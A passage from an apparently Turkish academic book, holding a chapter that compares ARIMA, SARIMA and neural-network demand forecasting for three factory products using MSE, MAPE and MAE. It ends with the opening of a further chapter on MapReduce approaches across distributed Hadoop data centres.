Bir tahmin projesinin ilk aşamalarında, neyin tahmin edilmesi gerektiğine dair kararlar alınması gerekir. Örneğin, bir üretim ortamındaki kalemler için tahminler gerekiyorsa, aşağıdakiler için tahminlerin gerekli olup olmadığını sormak gerekir (Hyndman & Athanasopoulos, 2018):

- Her ürün grubu için mi yoksa ürün grupları için mi?
- Her satış noktası için mi yoksa bölgeye göre gruplandırılmış satış noktaları için mi yoksa yalnızca toplam satışlar için mi?
- Haftalık veri mi, aylık veri mi, yıllık veri mi?
- Tahmin ufkunu da dikkate almak gereklidir. Tahminler bir ay için mi, altı ay için mi yoksa beş yıl için mi gerekli olacak? Hangi tahmin ufkunun en önemli olduğuna bağlı olarak farklı model türleri gerekli olacaktır.
- Tahminler ne sıklıkla gereklidir? Sık sık üretilmesi gereken tahminler için manuel çalışma gerektiren yöntemlerdense otomatik bir sistem kullanmak daha iyidir.

Hangi tahminlerin gerekli olduğu belirlendikten sonra, tahminlerin dayanacağı verilerin bulunması veya toplanması gerekir. Tahmin için gerekli veriler zaten mevcut olabilir. Günümüzde pek çok veri kaydediliyor ve veri ile uğraşan kişinin görevi genellikle gerekli verilerin nerede ve nasıl saklandığını belirlemektir. Veriler, bir şirketin satış kayıtlarını, bir ürüne yönelik tarihsel talebi veya bir coğrafi bölge için işsizlik oranını içerebilir. Bir veri bilimcisinin zamanının büyük bir kısmı, uygun tahmin yöntemlerini geliştirmeden önce mevcut verileri bulmak ve onlar üzerinde işlemler yapmak için harcanabilir. Tahminleme genellikle beş temel adımı içerir (Hyndman & Athanasopoulos, 2018; Karakoyun, 2018):

Birinci adım problem tanıımıdır. Problemi dikkatli bir şekilde tanımlamak, tahminlerin nasıl kullanılacağını, tahminleri kimin gerektirdiğini ve tahmin fonksiyonunun

tahminlere ihtiyaç duyan organizasyona nasıl uyduğunu anlamayı gerektirir.

İkinci adım bilgi toplamadır. Bu bilgiler hem istatistiksel verilerden oluşur hem de verileri toplayan kişinin bilgi birikimidir. Genellikle, iyi bir istatistiksel modele uyması için yeterli tarihsel veriyi elde etmek zor olacaktır. Bazen, tahmin edilen sistemdeki yapısal değişiklikler nedeniyle eski veriler işe yaramaz olabilir. Böyle durumlarda sadece en son verileri kullanmak seçilebilir. Ancak, iyi istatistiksel modeller sistemdeki değişiklikleri de algılar, bundan dolayı verileri gereksiz yere atmamak gerekir.

Üçüncü adım veriyi keşfetmektir. Bunun için veriler grafik haline getirilebilir. Tutarlı modeller var mı? Önemli bir eğilim var mı? Mevsimsellik önemli mi? İş çevrimlerinin varlığına dair kanıt var mı? Verilerde uzman bilgisine sahip kişiler tarafından açıklanması gereken herhangi bir aykırı değer var mı? Analiz için mevcut değişkenler arasındaki ilişkiler ne kadar güçlü? Bu ve bunun gibi analizlerle veri keşfedilir ve gerekliyse bazı işlemler gerçekleştirilir.

Dördüncü adım model seçimidir. Kullanılacak en iyi model, tarihsel verilerin mevcudiyetine, tahmin değişkeni ile herhangi bir açıklayıcı değişken arasındaki ilişkilerin gücüne ve tahminlerin nasıl kullanılacağına bağlıdır. Sadece bir model üzerinden gidilmemelidir. En azından birkaç model denenmelidir. Her modelin kendisi, bir dizi varsayıma dayanan bir yapıdır ve genellikle bilinen tarihsel veriler kullanılarak tahmin edilmesi gereken bir veya daha fazla parametre içerir.

Beşinci adım tahmin modelinin kullanılması ve değerlendirilmesidir. Bir model seçildikten ve parametreleri denendikten sonra, model tahmin yapmak için kullanılır. Modelin performansı, ancak tahmin dönemi verileri kullanılabilir hale geldikten sonra uygun şekilde değerlendirilebilir. Tahminlerin doğruluğunun değerlendirilmesi için gerçek değerlerle karşılaştırılır ve performans değerlendirmesi için kullanılır.

LİTERATÜR TARAMASI

Literatürde zaman serileri oldukça çok sayıda çalışma içermektedir. Üretim planlama, üretim tahmini, talep tahmini gibi durumlar için zaman serileri yöntemleri kullanılmaktadır. Zaman serileri sadece bu alanlarda değil farklı alanlarda da kullanılmaktadır.

Ayoobi vd. (2021) zaman serisi analizini yeni COVID-19 vakalarını ve ölümlerini tahmin etmek için kullanmıştır. Yöntem olarak ise derin öğrenme yöntemini denemiştir. Talkhi vd. (2021) benzer şekilde İran'daki COVID-19 vaka ve ölüm sayılarını ARIMA, yapay sinir ağları gibi yöntemlerle tahmin etmeye çalışmışlardır. Bi vd. (2021) derin öğrenme ile zaman serisi analizini turizm verileri üzerinde test etmişlerdir. Geleceğe yönelik turist sayısı tahmini gerçekleştirmişlerdir. Kim ve Kim (2021) elektrikli araç kullanımına bağlı olarak elektrikli şarj istasyonlarına olan talebin artacağından bahsetmiştir. Bunun için şarj istasyonlarına oluşacak talebi tahmin etmeye çalışmıştır. ARIMA, YSA gibi yöntemleri kullanmışlardır. Cheng vd. (2021) hastanelerdeki acil servisler için bir zaman serisi çalışması üzerinde çalışmışlardır. Saatlik olarak veriyi düşünmüşlerdir ve bundan dolayı SARIMA kullanmışlardır. Alduailij

vd. (2021) akıllı binalar için en yüksek enerjiye ihtiyaç duyulan anları ve bu anlardaki enerji ihtiyaçlarını zaman serisi analizi ile tespit etmişlerdir. Çalışmalarında ARIMA kullanmışlardır. Bu çalışmalara benzer şekilde çok sayıda farklı alanlarda çalışmalar mevcuttur (Di Piazza vd., 2021; Dittmer vd., 2021; Gijon vd., 2021; Rožanec vd., 2022).

YÖNTEM

Zaman serisi analizi için farklı algoritmalar mevcuttur. Genelde ARIMA ve SARIMA ile zaman serileri yapılmaktadır. Bunların yanı sıra yapay sinir ağları da sıkça kullanılmaktadır.

Bütünleşik Otoregresif Hareketli Ortalama (ARIMA)

Otoregresyon ile hareketli ortalama modellerinin birleşiminden oluşmaktadır. İçerisinde mevsimsellik yoktur. ARIMA modelleri p , d ve q olmak üzere üç adet parametreye sahiptir. p , otoregresif bölümün sırasını, d , birinci farkın derecesini, q , hareketli ortalamasının sırasını temsil etmektedir (Piccolo, 1990).


Mevsimsel Otoregresif Hareketli Ortalama (SARIMA)

ARIMA modelleri dönemden, aydan, mevsimden arındırılmış modellerdir. Fakat bazı durumlarda mevsimsellik oldukça önemlidir ve gelecek tahminlerinde oldukça önemli rol oynamaktadır. ARIMA modeline mevsimsellik eklenmiş hali SARIMA modelidir. ARIMA'da bulunan p , d , q parametrelerinin yanı sıra mevsimselliği temsil eden P , D , Q parametrelerine de sahiptir (Valipour, 2015).

Yapay Sinir Ağları (YSA)

YSA insan beyninin çalışma sisteminden etkilenecek geliştirilmiştir. İnsanın geçmiş tecrübelerinden yola çıkarak elde ettiği zekayı taklit etmektedir. İnsan beyninde nöronlar vardır. Nöronlar sinir hücrelerine verilen addır. Nöronlar kendi aralarında bağlantılar kurarlar. Kurdukları bağlantılar sayesinde iletişim gerçekleştirirler ve bilgi iletimini sağlarlar.

Yapay sinir ağları insandaki nöronlar ile benzerlik gösterir. Yapay sinir ağının yapısı Şekil 1'deki gibidir. Şekilde görüldüğü üzere YSA üç katmandan oluşmaktadır. Birinci olarak girdi katmanı vardır. Girdi katmanında girdi değerleri yer almaktadır. Girdi katmanından sonra gizli katmanlar vardır. Gizli katmanlar girdi katmanı ile çıktı katmanını birbirine bağlar. Üçüncü olarak ise çıktı katmanı vardır. Çıktı katmanı sonucu verir.



Şekil 1: Yapay Sinir Ağı Yapısı (Gülmez & Kulluk, 2019)

Buradaki problem için YSA özelleştirildiğinde girdi katmanında geçmişteki üretim miktarlarını karşılayacak kadar sayıda nöron bulunmalıdır. Aradaki gizli katmanlar sayıca farklılık gösterebilir. Çıktı katmanı ise tahmin içereceği için tek bir nörondan oluşmalıdır. Tasarlanacak YSA yapısı çözüm kalitesinde önemli bir rol oynayacaktır. Genellikle sadece bir adet gizli katman bulunan YSA'lar basit kalabilmektedir. Birden fazla gizli katmana sahip YSA'lar daha kompleks ve karmaşık problemleri çözebilmektedir. Birden fazla gizli katmanlı YSA yöntemine derin öğrenme de denmektedir.

BULGULAR

Bu problemde zaman serileri analizi ile bir fabrikadaki üretim miktarları tahmin edilmeye çalışılmıştır. Üretim tahmini için kullanılacak farklı algoritmalar mevcuttur. Bu algoritmalar test edilmiş ve karşılaştırılmıştır. Öncelikle bu fabrikada üretilen ürün miktarı için geçmiş veriler iki farklı kümeye bölünecektir. Bu kümelere ilki eğitim verisi olarak kullanılacaktır. Diğer veri kümesi ise test verisi olarak kullanılacaktır. Böylece algoritmaların gerçekteki kaliteleri ortaya çıkacaktır.


Algoritmaların karşılaştırılmaları ve performans değerlendirmeleri için hata kareleri toplamları (mean squared error), (mean absolute percentage error) ve (mean absolute error) yöntemleri kullanılacaktır. Bu yöntemlerin formülleri (1), (2) ve 3'te verilmiştir.

$$MSE = \frac{1}{n} \sum_{i=1}^n (y_i - \hat{y}_i)^2 \quad (1)$$


$$MAPE = \frac{100}{n} \sum_{i=1}^n \frac{|y_i - \hat{y}_i|}{y_i} \quad (2)$$

$$MAE = \frac{1}{n} \sum_{i=1}^n |y_i - \hat{y}_i| \quad (3)$$


Veri üç farklı ürün için sipariş miktarlarını içermektedir. Bu ürünler A, B ve C isimleri ile temsil edilmiştir. Kullanılan veri günlük toplam sipariş sayıdır. Veriler sırasıyla Şekil 2, Şekil 3 ve Şekil 4’te gösterilmiştir.



Şekil 2: A Ürünü İçin Yıllık Talep Miktarı




Şekil 3: B Ürünü İçin Yıllık Talep Miktarı



Şekil 4: C Ürünü İçin Yıllık Talep Miktarı

Veri bütünleşik otoregresif hareketli ortalama (ARIMA) modeliyle test edilmiştir. A ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 5’de görülebilir.




Şekil 5: A Ürünü İçin ARIMA İle Yapılan Tahmin Grafiği

ARIMA ile A ürünü tahmininde MSE değeri 88.709, MAPE değeri 3.004 ve MAE değeri 7.494 çıkmıştır. Sonuçlar Tablo 1’de görülebilir.

Tablo 1: A Ürünü İçin ARIMA ile Yapılan Tahmin Sonuçları

| A ürünü | MSE | MAPE | MAE |
|---------|--------|-------|-------|
| ARIMA | 88.709 | 3.004 | 7.494 |

ARIMA ile B ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 6’da görülebilir.




Şekil 6: B Ürünü İçin ARIMA ile Yapılan Tahmin Grafiği

ARIMA ile B ürünü tahmininde MSE değeri 29.671, MAPE değeri 1.718 ve MAE değeri 4.746 çıkmıştır. Sonuçlar Tablo 2’de görülebilir.

Tablo 2: B Ürünü İçin ARIMA ile Yapılan Tahmin Sonuçları

| B ürünü | MSE | MAPE | MAE |
|---------|--------|-------|-------|
| ARIMA | 29.671 | 1.718 | 4.746 |

ARIMA ile C ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 7’de görülebilir.




Şekil 7: C Ürünü İçin ARIMA ile Yapılan Tahmin Grafiği

ARIMA ile C ürünü tahmininde MSE değeri 291.569, MAPE değeri 0.912 ve MAE değeri 14.457 çıkmıştır. Sonuçlar Tablo 3'de görülebilir.

Tablo 3: C Ürünü İçin ARIMA ile Yapılan Tahmin Sonuçları

| C ürünü | MSE | MAPE | MAE |
|---------|---------|-------|--------|
| ARIMA | 291.569 | 0.912 | 14.457 |

Veri mevsimsel otoregresif hareketli ortalama (SARIMA) modeliyle test edilmiştir. A ürünü için eğitim verileri, test verileri ve yapılan tahminler' Şekil 8'de görülebilir.




Şekil 8: A Ürünü İçin SARIMA ile Yapılan Tahmin Grafiği

SARIMA ile A ürünü tahmininde MSE değeri 74.752, MAPE değeri 2.727 ve MAE değeri 7.113 çıkmıştır. Sonuçlar Tablo 4'de görülebilir.

Tablo 4: A Ürünü İçin SARIMA ile Yapılan Tahmin Sonuçları

| A ürünü | MSE | MAPE | MAE |
|---------|--------|-------|-------|
| SARIMA | 74.752 | 2.727 | 7.113 |

SARIMA ile B ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 9'da görülebilir.




Şekil 9: B Ürünü İçin SARIMA ile Yapılan Tahmin Grafiği

SARIMA ile B ürünü tahmininde MSE değeri 26.684, MAPE değeri 1.445 ve MAE değeri 4.472 çıkmıştır. Sonuçlar Tablo 5'de görülebilir.

Tablo 5: B Ürünü İçin SARIMA ile Yapılan Tahmin Sonuçları

| B ürünü | MSE | MAPE | MAE |
|---------|--------|-------|-------|
| SARIMA | 26.684 | 1.445 | 4.472 |

SARIMA ile C ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 10'da görülebilir.




Şekil 10: C Ürünü İçin SARIMA ile Yapılan Tahmin Grafiği

SARIMA ile C ürünü tahmininde MSE değeri 287.177, MAPE değeri 0.905 ve MAE değeri 14.194 çıkmıştır. Sonuçlar Tablo 6de görülebilir.

Tablo 6: C Ürünü İçin SARIMA ile Yapılan Tahmin Sonuçları

| C ürünü | MSE | MAPE | MAE |
|---------|---------|-------|--------|
| SARIMA | 287.177 | 0.905 | 14.194 |

Veri YSA ile test edilmiştir. YSA farklı yapılarda tasarlanabilir. YSA’da tek gizli katman olma zorunluluğu yoktur. Birden fazla gizli katman bulunabilir. Birden fazla gizli katman olan YSA’lara derin öğrenme adı verilmektedir. Daha etkili sonuç verdiği için derin öğrenme ile test edilecektir. YSA ile A ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 11’de görülebilir.




Şekil 11: A Ürünü İçin YSA ile Yapılan Tahmin Grafiği

YSA ile A ürünü tahmininde MSE değeri 63.890, MAPE değeri 0.444 ve MAE değeri 6.756 çıkmıştır. Sonuçlar Tablo 7’de görülebilir.

Tablo 7: A Ürünü İçin YSA ile Yapılan Tahmin Sonuçları

| A ürünü | MSE | MAPE | MAE |
|---------|--------|-------|-------|
| YSA | 63.890 | 0.444 | 6.756 |

YSA ile B ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 12’de görülebilir.




Şekil 12: B Ürünü İçin YSA ile Yapılan Tahmin Grafiği

YSA ile B ürünü tahmininde MSE değeri 35.819, MAPE değeri 0.939 ve MAE değeri 5.415 çıkmıştır. Sonuçlar Tablo 8’de görülebilir.

Tablo 8: B Ürünü İçin YSA ile Yapılan Tahmin Sonuçları

| B ürünü | MSE | MAPE | MAE |
|---------|--------|-------|-------|
| YSA | 35.819 | 0.939 | 5.415 |

YSA ile C ürünü için eğitim verileri, test verileri ve yapılan tahminler Şekil 13’de görülebilir.



Şekil 13: C Ürünü İçin YSA ile Yapılan Tahmin Grafiği

YSA ile C ürünü tahmininde MSE değeri 289.566, MAPE değeri 0.371 ve MAE değeri 14.428 çıkmıştır. Sonuçlar Tablo 9’de görülebilir.

Tablo 9: C Ürünü İçin YSA ile Yapılan Tahmin Sonuçları

| C ürünü | MSE | MAPE | MAE |
|---------|---------|-------|--------|
| YSA | 289.566 | 0.371 | 14.428 |

TARTIŞMA

Tüm algoritmaların ve değerlendirme kriterlerinin yer aldığı özet tablo Tablo 10’da gösterilmiştir. Özet tabloya bakıldığında SARIMA ve YSA’nın ARIMA’ya göre daha başarılı tahminler yürüttüğü görülmüştür.

Tablo 10: Özet Tablo

| Yöntem | Ürün | MSE | MAPE | MAE |
|--------|------|---------|-------|--------|
| ARIMA | A | 88.709 | 3.004 | 7.494 |
| | B | 29.671 | 1.718 | 4.746 |
| | C | 291.569 | 0.912 | 14.457 |
| SARIMA | A | 74.752 | 2.727 | 7.113 |
| | B | 26.684 | 1.445 | 4.472 |
| | C | 287.177 | 0.905 | 14.194 |
| YSA | A | 63.890 | 0.444 | 6.756 |
| | B | 35.819 | 0.939 | 5.415 |
| | C | 289.566 | 0.371 | 14.428 |

Zaman serisi analizi bir fabrikadaki A, B ve C ürünlerinin talep tahmini için kullanıldığında talep verilerinin çok düzenli olmadığı görülmüştür. Veriler çok dalgalıdır. A, B ve C ürünlerinin talep tahminlerini gerçekleştirmek için ARIMA, SARIMA ve YSA yöntemleri kullanıldığında SARIMA ve YSA yöntemlerinin ARIMA yöntemine nazaran daha başarılı çıktıkları görülmektedir. Bunun bir sebebi SARIMA, ARIMA'ya göre içerisinde mevsimsel değişiklikleri de barındırır. Bu sayede daha başarılı sonuçlar verir. YSA ise ARIMA ve SARIMA'dan çok farklı bir yöntemdir ve her alanda uygulanabilir. Son derece esnektir ve gelişmiştir. Bundan dolayı YSA da iyi sonuçlar vermiştir. Fabrikadaki üretim planlaması yapılırken SARIMA veya YSA sonuçları dikkate alınmalıdır. Fabrikadaki üretim planlama için güvenlik stoğu, üretim süresi, siparişin ulaşma süresi gibi değişkenler göz önünde bulundurulduğunda çok kritik bir şekilde doğru tahminde bulunmak önemlidir. Bu çalışmada gelecek için SARIMA ve YSA tahminlerinin ortalamasının alınması üretim planlama için önerilmiştir.

SONUÇ VE ÖNERİLER

Zaman serisi analizi çok farklı alanlarda kullanımı olan bir problem türüdür. Buradaki amaç geçmiş bilgilerden geleceğe dönük tahminler yapmaktır. Geleceğe dönük yapılan tahminler için geçmiş veriler kullanılmaktadır ve bu verilerin içinde trend, mevsimsellik gibi farklı etkiler bulunabilir. Bu etkileri kavrayıp gelecek için en başarılı tahmini bulmak asıl amaçtır. Bu çalışmada bir fabrikadaki üretim hattındaki üretim planlamaları yapmak için geçmiş taleplere bağlı olarak bir üretim planlaması çıkarmak amaçlanmaktadır. Bunun için iyi bir tahmin gerekmektedir. Geçmişteki üç ürünün talep değerleri kullanılarak gelecek tahminleri yapılmıştır. Bu tahminler için üç farklı algoritma denenmiştir. Bunlar ARIMA, SARIMA ve YSA yöntemleridir. SARIMA ve YSA başarılı çıkmıştır. Bundan dolayı SARIMA ve YSA sonuçlarının ortalamasına göre bir üretim planlama yapılması önerilmektedir. Gelecekteki çalışmalarda YSA üzerinde parametre optimizasyonu gibi geliştirmeler uygulanması önerilmektedir. Ve bu sayede tahminler daha başarılı çıkabilir.

KAYNAKÇA

- Alduailij, M. A., Petri, I., Rana, O., Alduailij, M. A., & Aldawood, A. S. (2021). Forecasting peak energy demand for smart buildings. *The Journal of Supercomputing*, 77(6), 6356-6380. <https://doi.org/10.1007/s11227-020-03540-3>
- Ayoobi, N., Sharifrazi, D., Alizadehsani, R., Shoeibi, A., Gorriz, J. M., Moosaei, H., Khosravi, A., Nahavandi, S., Gholamzadeh Chofreh, A., Goni, F. A., Klemeš, J. J., & Mosavi, A. (2021). Time series forecasting of new cases and new deaths rate for COVID-19 using deep learning methods. *Results in Physics*, 27, 104495. <https://doi.org/10.1016/j.rinp.2021.104495>
- Bi, J.-W., Li, H., & Fan, Z.-P. (2021). Tourism demand forecasting with time series imaging: A deep learning model. *Annals of Tourism Research*, 90, 103255. <https://doi.org/10.1016/j.annals.2021.103255>
- Cheng, Q., Argon, N. T., Evans, C. S., Liu, Y., Platts-Mills, T. F., & Ziya, S. (2021). Forecasting emergency department hourly occupancy using time series analysis. *The American Journal of Emergency Medicine*, 48, 177-182. <https://doi.org/10.1016/j.ajem.2021.04.075>
- Di Piazza, A., Di Piazza, M. C., La Tona, G., & Luna, M. (2021). An artificial neural network-based forecasting model of energy-related time series for electrical grid management. *Mathematics and Computers in Simulation*, 184, 294-305.
- Dittmer, C., Krümpel, J., & Lemmer, A. (2021). Power demand forecasting for demand-driven energy production with biogas plants. *Renewable Energy*, 163, 1871-1877.
- Gijon, C., Toril, M., Luna-Ramírez, S., Mari-Altozano, M. L., & Ruiz-Avilés, J. M. (2021). Long-term data traffic forecasting for network dimensioning in LTE with short time series. *Electronics*, 10(10), 1151.
- Gülmez, B. (2021, Aralık). *Prediction of Retail Prices of Roasted Coffee by Time Series Analysis*. International Anatolian Congress on Coffee and Cocoa, Malatya, Turkey.
- Gülmez, B., & Kulluk, S. (2019). Social spider algorithm for training artificial neural networks. *International Journal of Business Analytics (IJBAN)*, 6(4), 32-49. <https://doi.org/10.4018/IJBAN.2019100103>
- Hyndman, R. J., & Athanasopoulos, G. (2018). *Forecasting: Principles and practice*. OTexts.
- Karakoyun, E. Ş. (2018). *Derin öğrenme ile zaman serilerinin gerçek zamanlı tahmini* [MasterThesis, Necmettin Erbakan Üniversitesi,

- Fen Bilimleri Enstitüsü]. <https://acikerisim.erbakan.edu.tr/xmlui/handle/20.500.12452/6412>
- Kim, Y., & Kim, S. (2021). Forecasting Charging Demand of Electric Vehicles Using Time-Series Models. *Energies*, 14(5), Art. 5. <https://doi.org/10.3390/en14051487>
- Piccolo, D. (1990). A Distance Measure for Classifying Arima Models. *Journal of Time Series Analysis*, 11(2), 153-164. <https://doi.org/10.1111/j.1467-9892.1990.tb00048.x>
- Rožanec, J. M., Fortuna, B., & Mladenčić, D. (2022). Reframing demand forecasting: A two-fold approach for lumpy and intermittent demand. *Sustainability*, 14(15), 9295.
- Şen, D. (2020). *Türkiye medikal turizmi üzerine bir tahmin çalışması*. <http://acikerisim.medipol.edu.tr/xmlui/handle/20.500.12511/7799>
- Talkhi, N., Akhavan Fatemi, N., Ataei, Z., & Jabbari Nooghabi, M. (2021). Modeling and forecasting number of confirmed and death caused COVID-19 in IRAN: A comparison of time series forecasting methods. *Biomedical Signal Processing and Control*, 66, 102494. <https://doi.org/10.1016/j.bspc.2021.102494>
- Valipour, M. (2015). Long-term runoff study using SARIMA and ARIMA models in the United States. *Meteorological Applications*, 22(3), 592-598. <https://doi.org/10.1002/met.1491>

DAĞITIK VERİ MERKEZLERİNDE MAPREDUCE PROGRAMLAMA MODELİ YAKLAŞIMLARI

Emin ŞEŞEN¹, Resul KARA²

GİRİŞ

Günümüzde akademik ve endüstriyel alan için yeni bir araştırma çalışma alanı; büyük veri ortaya çıkmıştır. Birim zamanda yüksek hacimli, hızla artan veriler büyük veri olarak adlandırılır. Bunlar, sosyal ağ etkileşimleri, e-posta verileri, videolar, sensör verileri, resimler, arama motoru sorgulamaları, sağlık kayıtları ve büyük şirketlerin ürettiği müşteri ve log kayıtlarından üretilen verilerdir (Eaton vd., 2012; Curry vd., 2013: akt. Sagiroglu ve Sinanc, 2013). Üretilen veriler belirli bir düzene sahip olmadığından yine yapısal veri tabanında depolamaya elverişli değildir.

Hadoop büyük veri kümelerinin dağıtık düğümler üzerinde depolanmasını ve hesaplanmasını sağlayan ölçeklenebilir güvenilir bir yazılım projesidir. Her biri yerel veri depolama ve hesaplama yapan bir

1 Öğr. Gör., Düzce Üni. Müh.Fak., Bilgisayar Müh., 0000-0002-1284-3916, eminsen@duzce.edu.tr

2 Prof. Dr., Düzce Üni, Müh Fak., Bilgisayar Müh., 0000-0001-8902-6837, resulkara@duzce.edu.tr

veya daha fazla sunucudan oluşabilir (URL-1). Hadoop ölçeklenebilirlik, yüksek kullanılabilirlik hata toleransı, düşük maliyet ve verimlilik gibi özelliklerinden dolayı büyük veri depolama için tercih edilmektedir.

Yoğun kullanılan bir web uygulama sunucusunun farklı coğrafi konumlarda hizmet verdiğini düşünelim. Bu sunucu; erişim bilgileri (IP, HTTP durum kodu, tarayıcı, dosya yolu), erişim hataları, veri yükleme günlük verileri üretilir. Bu günlük verilerinin boyutu büyük olduğundan uygulama sunucusunun yakınında Hadoop kümesinde depolandığını düşünelim. Bu verilerin tek bir veri merkezine taşınıp işlenmesi oldukça maliyetlidir (Curino vd., 2015; Akella vd., 2015). Bu nedenle verinin depolandığı veri merkezinde, işlenmesi gereklidir. Hadoop; birden fazla Hadoop kümesi üzerinde depolanan yapısal olmayan verilerin MapReduce işleme süreçlerini gerçekleştirmek için herhangi bir altyapı sağlamamaktadır.

Birden fazla veri merkezine sahip kuruluşlar için her biri az farklı sayıda düğümden oluşabilir. Bir veri merkezindeki düğümler, CPU frekansı, çekirdek sayısı, önbellek boyutu, bellek boyutu, ağ bant genişliği ve depolama kapasitesi açısından başka bir veri merkezindeki düğümlerden çok farklı olabilir. Bu faktörler veri merkezlerindeki hesaplamaların performansları için önemlidir. Eğer veri merkezilerindeki işlenecek veri setinin küçükse ve veriyi aktarmak için harcanacak zaman önemsiz olduğunda veri setleri tek bir veri merkezine aktarılarak işlenebilir (Luo ve Plale, 2012).

Bu çalışmada, hiyerarşik, coğrafi ve hibrit Hadoop veri işleme yaklaşımları incelenerek değerlendirilmesi

yapılmıştır. Her bir yaklaşımın avantajlı ve dezavantajlı yanları ortaya konulmuştur.

İLGİLİ ÇALIŞMALAR

Farklı donanım özelliklerine sahip veri merkezi ve düğümler ile ilgili iş üretim performansları, iş zamanlama algoritmaları, veri yerelliğine bağlı hesaplamalar, MapReduce programlama modeli alanındaki araştırma konularındandır.

Xiao çalışmasında, çok çekirdekli hadoop kümelerinin MapReduce performansının artırılmasını amaçlamıştır. Bunun için aynı veri parçasının birden çok kez işlenmesi gerektiren yinelemeli MapReduce işlerinde, her yinelemeli işlem sırasında girdi verisinin düğümler arasında taşınması ile oluşan yoğun ağ ve disk trafiğinin önlenmesi için arka plan da çalışan bir önbellek tasarlamışlardır. Ayrıca çok çekirdekli hadoop kümeleri üzerinde görevlerin paralel olarak çalıştırılmasında verimliliğin artırılması için, bir MapReduce işini; Map ve Reduce olarak ayrı işler olarak ayrıştırılıp, çalışması zamanı optimize edilir (Chen vd., 2011).

